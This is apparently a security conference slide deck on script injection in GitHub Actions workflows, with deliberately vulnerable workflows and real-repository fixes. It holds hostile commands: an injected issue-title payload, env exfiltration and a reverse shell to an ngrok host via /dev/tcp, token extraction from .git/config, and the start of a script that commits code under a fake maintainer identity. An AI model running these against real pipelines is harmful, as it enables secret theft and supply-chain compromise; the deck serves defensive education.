GitHub Actions Security Landscape

Girish Nair

cycode

About Me

Girish Nair CISSP, CSSLP

Account Executive @ Cycode

25yrs+ in Application development/security

Manages customers in North Central states including twin cities

Email: girish@cycode.com

LinkedIn: https://www.linkedin.com/in/girish-nair/

Agenda

1. CI/CD pipelines
2. GitHub Actions
3. Live Exploits
4. Real World Consequences
5. Mitigation Techniques

Research Team

The Cycode research team below found these vulnerabilities and promptly notified the concerned parties.


Alex Ilgayev
Senior Security Researcher

- Previously Malware Research Team Leader @ Check Point Research
- Enthusiastic friendly hacker
- @_alex_il_


Ronen Slavin
CTO, Co-Founder


- Co-founder & CTO @ FileLock (Acquired by Reason Security)
- Researcher @ Offensive Security Company
- Team Leader @ 8200
- @ronen_sl

Modern SDLC Tools



Modern CI/CD Pipeline




Top 10
CI/CD
Security
Risks
CICD-SEC-1 Insufficient Flow Control Mechanisms
CICD-SEC-2 Inadequate Identity and Access Management
CICD-SEC-3 Dependency Chain Abuse
CICD-SEC-4 Poisoned Pipeline Execution (PPE)
CICD-SEC-5 Insufficient PBAC (Pipeline-Based Access Controls)
CICD-SEC-6 Insufficient Credential Hygiene
CICD-SEC-7 Insecure System Configuration
CICD-SEC-8 Ungoverned Usage of 3rd Party Services
CICD-SEC-9 Improper Artifact Integrity Validation
CICD-SEC-10 Insufficient Logging and Visibility
OWASP

GitHub Actions

GitHub & GitHub Actions

What is GitHub Actions?

A way to automate, customize, and execute your software development workflows right in your repository.
You can discover, create, and share actions to perform any job you'd like, including CI/CD, and combine actions in a completely customized workflow.

GitHub numbers according to January 2023:

100M developers
420M repositories

GitHub Actions numbers according to May 2023:

18K+ actions on the marketplace
2.6M+ public workflows

Possible Usages of GitHub Actions

Building the code into a container and uploading it to the chosen registry.

Scheduled tasks that scan vulnerabilities in code.

Running tests for forked pull requests.

Automatic labeling for issues.

Sending issues to ticket handling system (Jira/Monday/Asana/etc.).

Supporting automatic merges for PR created by external bots.

And more.

GitHub Action Example

Here is a sample GitHub Actions workflow printing “Hello World!”.
It is a **YAML** file that will be triggered by adding it to the **`.github/workflows`** directory of the source code.

```yaml
name: GitHub Actions Demo

on: [push]

jobs:
  Actions-Hello-World:
    runs-on: ubuntu-latest
    steps:
      - run: echo “Hello World!”
```

GitHub Action - Label Issues


This sample workflow will run on each opened issue in the repository. If the issue body contains “bug” word, It will label the issue as a “bug”.

```
name: Label Issues

on:
  issues:
    types: [opened]

jobs:
  issue_check:
    runs-on: ubuntu-latest
    steps:
      - run: |
          if [[ "${{ github.event.issue.body }}" == *"bug"* ]]
          then
            curl -X POST  -H "Authorization: Token ${{ secrets.GITHUB_TOKEN }}" -d '{"labels": ["bug"]}' ${{
github.event.issue.url }}/labels
```

Live Exploits

DO NOT TRY these methods and exploits as these are shared for informational purposes only. Cycode and myself are not liable for the result of any attempt to take action based on the information presented.

Exploit 1


Echo
1 ▶ Run echo "ISSUE TITLE: bug" && sudo apt install figlet && figlet cycode && echo ""
7 ISSUE TITLE: bug
8
9 WARNING: apt does not
10
11 Reading package lists.
12 Building dependenc
13 Reading state inf
14 The following NEW
15 figlet
16 0 upgraded, 1 new
17 Need to get 133 kB
18 After this operation,
19 Get:1 file:/etc/apt/ap
20 Get:2 http://azure.arc
21 Fetched 133 kB in 0s (
22 Selecting previously u
23 (Reading database ...
43 (Reading database ... 100%
44 (Reading database ... 278277 files and directories currently installed.)
45 Preparing to unpack .../figlet_2.2.5-3_amd64.deb ...
46 Unpacking figlet (2.2.5-3) ...
47 Setting up figlet (2.2.5-3) ...
(figlet) in auto mode
bug" && sudo apt install figlet && figlet cycode && echo"
We managed to execute code on the runner!
55 __ _ _ ___ ___ __| | ___
56 / __| | | |/ __/ _ \ / _` |/ _ \
57 | (__| |_| | (_| (_) | (_| | __/
58 ___|__, |______/ __,_|___|
59 |___/
60
61 ISSUE DESCRIPTION: This appears to be a injection attack!
Label bugs

```yaml
name: Demo vulnerable workflow

on:
  issues:
    types: [opened]
env:
  # Environment variable for demonstration purposes
  GITHUB_TOKEN: ${{ secrets.GITHUB_TOKEN }}

jobs:
  vuln_job:
     runs-on: ubuntu-latest
     steps:
     # Checkout used for demonstration purposes
     - uses: actions/checkout@v2

     - run: |
        echo "ISSUE TITLE: ${{github.event.issue.title}}"
        echo "ISSUE DESCRIPTION: ${{github.event.issue.body}}"
     - run: |
        curl -X POST -H "Authorization: Token ${{
secrets.BOT_TOKEN }}" -d '{"labels": ["bug"]}' ${{
github.event.issue.url }}/labels
```

Code execution here


Injection attack

On each created issue:

- Check out the code
- Print the issue name and description
- Label the issue as “bug”

How it works: GitHub Runner Architecture

- The runner is a Github open-source project connecting to **GitHub Actions Service**, fetches **jobs**, and **executes** them
- It can run on a **GitHub hosted** machine, or **self-hosted**
- GitHub hosted runners will run as **ephemeral** environments
- For each workflow run, a new temporary **GITHUB_TOKEN** is created for possible API interactions



Github Access Tokens

- In order to access private Github assets, you need to provide an authentication token that details your permissions.
- Upon token creation, a developer chooses which permissions the token will have.

Select scopes

Scopes define the access for personal tokens. Read more about OAuth scopes.

repo	Full control of private repositories
repo:status	Access commit status
repo_deployment	Access deployment status
public_repo	Access public repositories
repo:invite	Access repository invitations
security_events	Read and write security events
workflow	Update GitHub Action workflows
write:packages	Upload packages to GitHub Package Registry
read:packages	Download packages from GitHub Package Registry
delete:packages	Delete packages from GitHub Package Registry
admin:org	Full control of orgs and teams, read and write org projects
write:org	Read and write org and team membership, read and write org projects
read:org	Read org and team membership, read org projects

Expiration *

No expiration ⇕ The token will never expire!

GitHub strongly recommends that you set an expiration date for your token to help keep your information secure.
Learn more

Introducing: GITHUB_TOKEN

- The default permissions for a GITHUB_TOKEN are **read/write** for most of the events
- Has permissions only for the **current repository**
- The token is valid during the **action execution period** (**24 hours** at most)
- Used as default parameter in many actions and is the preferred method to invoke GitHub API functionalities
- Forked pull requests for public repositories will receive at most **read permissions**

Exposing Secrets:

Lab Setup


(1) ngrok tcp 11000

(2) tcp://8.tcp.ngrok.io:15063

(3) nc -lv 11000

(4) Sending malicious script

(5) bash -c 'env' >/dev/tcp/8.tcp.ngrok.io/15063



Real World Consequences

Bug or Feature?

The following could be found on GitHub best practice papers:

> "When creating workflows, *custom actions*, and *composite actions* actions, you should always consider whether your code might execute untrusted input from attackers. This can occur when an attacker adds malicious commands and scripts to a context. When your workflow runs, those strings might be interpreted as code which is then executed on the runner."

https://docs.github.com/en/actions/security-guides/security-hardening-for-github-actions#understanding-the-risk-of-script-injections

What Can We Do Now?

GitHub

All repos | "{{ github.event.issue.title }}" "run:"

avoldsund/fpfordel › .github/workflows/promote.yml — 2 matches | YAML | master

```
23            });
24        - name: Sett variabler for cluster og tag
25          run: |
26            echo "TAG=$(echo '${{ github.event.issue.title }}' | awk '{print $NF}' | awk -F- '{print $NF}')" >> $GITHUB_E
27            echo "IMAGE=$IMAGE_BASE:$(echo '${{  github.event.issue.title }}' | awk '{print $NF}')" >> $GITHUB_ENV
28            echo "CLUSTER=$(echo '${{github.event.comment.body}}' | cut -d' ' -f2)" >> $GITHUB_ENV
29
```

jazzyfresh/iterate › .github/workflows/issue-opened.yml — 9 matches | YAML | main

```
8     steps:
9       - run: echo "🎉 The job was automatically triggered by a ${{ github.event_name }} event."
10      - run: echo "🔎 Issue Number ${{ github.event.issue.number }}"
11      - run: echo "🔎 Issue Title ${{ github.event.issue.title }}"
12      - run: echo "🔎 Issue Body ${{ github.event.issue.body }}"
13      - name: Check out repository code
14        uses: actions/checkout@v3
```

Is it widespread?


Liquibase

```
20  18  jobs:
21  19    setup:
22  20      name: Setup
    21  +   if: ${{ github.event.label.name == 'SafeToBuild' }}
23  22      runs-on: ubuntu-latest
24  23      outputs:
25  24        proBranchName: ${{ steps.find-branches.outputs.proBranchName }}
```


wire

```
    23  +   env:
    24  +     ISSUE_TITLE: ${{ github.event.issue.title }}
23  25      if: ${{ !(startsWith(github.event.issue.title, 'chore') && endsWith(github.
24  26      run: |
25  27        echo "github: ${{ github }}"
26      -     echo "title not match. Exit. Title is ${{ github.event.issue.title }}"
    28  +     echo "title not match. Exit. Title is $ISSUE_TITLE"
27  29        exit 1
```

astro



fauna




Dynamo

issue_type_predicter.yaml

⚠ This workflow was disabled manually.

ombi




And more... These vulnerabilities can impact **millions of potential victims**

Consequences of Build Compromise

Exposing secrets to sensitive assets such as: artifact registries, AWS/GCP/ Azure assets and more.

Using exposed GitHub tokens to **commit to the repository**.
This can cause a **critical supply chain incident**, as the attacker can introduce backdoors deployed to end-users or organization environments.

A much smaller risk would be the malicious actor's ability to run botnets or crypto miners using runner infrastructure.



Exposing Secrets:

Environment Variables

```
$ env | grep GITHUB_TOKEN

GITHUB_TOKEN=ghs_REDACTED
```

```yaml
name: Demo vulnerable workflow
on:
  issues:
    types: [opened]
env:
  # Environment variable for demonstration purposes
  GITHUB_TOKEN: ${{ secrets.GITHUB_TOKEN }}
jobs:
  vuln_job:
     runs-on: ubuntu-latest
     steps:
     # Checkout used for demonstration purposes
     - uses: actions/checkout@v2

     - run: |
        echo "ISSUE TITLE: ${{github.event.issue.title}}"
        echo "ISSUE DESCRIPTION: ${{github.event.issue.body}}"
     - run: |
        curl -X POST -H "Authorization: Token ${{
secrets.BOT_TOKEN }}" -d '{"labels": ["New Issue"]}' ${{
github.event.issue.url }}/labels
```

```
$ cat $GITHUB_WORKSPACE/.git/config | grep AUTHORIZATION

extraheader = AUTHORIZATION: basic REDACTED

$ cat $GITHUB_WORKSPACE/.git/config | grep AUTHORIZATION |
cut -d':' -f 2 | cut -d' ' -f 3 | base64 -d

x-access-token: ghs_REDACTED
```

Exposing Secrets:

Secrets from Checkout Action

Exposing Secrets:

Secrets in “run” Scripts

```yaml
name: Demo vulnerable workflow
on:
  issues:
    types: [opened]
env:
  # Environment variable for demonstration purposes
  GITHUB_TOKEN: ${{ secrets.GITHUB_TOKEN }}
jobs:
  vuln_job:
     runs-on: ubuntu-latest
     steps:
     # Checkout used for demonstration purposes
     - uses: actions/checkout@v2

     - run: |
        echo "ISSUE TITLE: ${{github.event.issue.title}}"
        echo "ISSUE DESCRIPTION: ${{github.event.issue.body}}"
     - run: |
        curl -X POST -H "Authorization: Token ${{
secrets.BOT_TOKEN }}" -d '{"labels": ["New Issue"]}' ${{
github.event.issue.url }}/labels
```

```
$ ls -lha $RUNNER_TEMP
total 20K
drwxr-xr-x 4 runner docker 4.0K Feb 21 17:54 .
drwxr-xr-x 6 runner root   4.0K Feb 21 17:54 ..
-rw-r--r-- 1 runner docker  132 Feb 21 17:54
39dda61c-1cea-4106-b28e-ec9a4f223df2.sh
drwxr-xr-x 2 runner docker 4.0K Feb 21 17:54 _github_workflow
drwxr-xr-x 2 runner docker 4.0K Feb 21 17:54 _runner_file_commands

$ cat $RUNNER_TEMP/39dda61c-1cea-4106-b28e-ec9a4f223df2.sh

echo “ISSUE TITLE: New malicious issue title” && bash -i >&
/dev/tcp/8.tcp.ngrok.io/15063 0>1 && echo “”
echo “ISSUE DESCRIPTION: “
```

```yaml
name: Demo vulnerable workflow
on:
  issues:
    types: [opened]
env:
  # Environment variable for demonstration purposes
  GITHUB_TOKEN: ${{ secrets.GITHUB_TOKEN }}
jobs:
  vuln_job:
     runs-on: ubuntu-latest
     steps:
     # Checkout used for demonstration purposes
     - uses: actions/checkout@v2

     - run: |
        echo "ISSUE TITLE: ${{github.event.issue.title}}"
        echo "ISSUE DESCRIPTION: ${{github.event.issue.body}}"
     - run: |
        curl -X POST -H "Authorization: Token ${{
secrets.BOT_TOKEN }}" -d '{"labels": ["New Issue"]}' ${{
github.event.issue.url }}/labels
```

```
sudo docker run --rm -d -v
/home/runner/work/_temp:/app/monitored
$DOCKER_USERNAME/actionmonitor $LAB_URL
```

Exposing Secrets:

Secrets in “run” Scripts

- Creating a server that records all POST requests
- Creating a script that records modified shell scripts in a directory and sends them to a designated server.
- Packing the malicious script into a docker container.
- Running the container image in a detached mode

Exposing Secrets:

Additional Advanced Methods

- Extract secrets from the memory layout of the `Runner.Worker` process.
- Recording all created processes and exfiltrating their environment variables.
- Recording all the network traffic and extracting sensitive information from it.
- Triggering the same job again by creating additional runner listener using the previously mentioned OAuth credentials.

Committing Malicious Code

Remote script

```
#!/bin/bash

# File to commit
FILE_URL_PATH_TO_COMMIT=$1
# Repository path where to commit
PATH_TO_COMMIT=$2

COMMIT_NAME="Maintainer Name"
COMMIT_EMAIL="maintainer@gmail.com"
COMMIT_MESSAGE="innocent commit message"

# Fetching the file
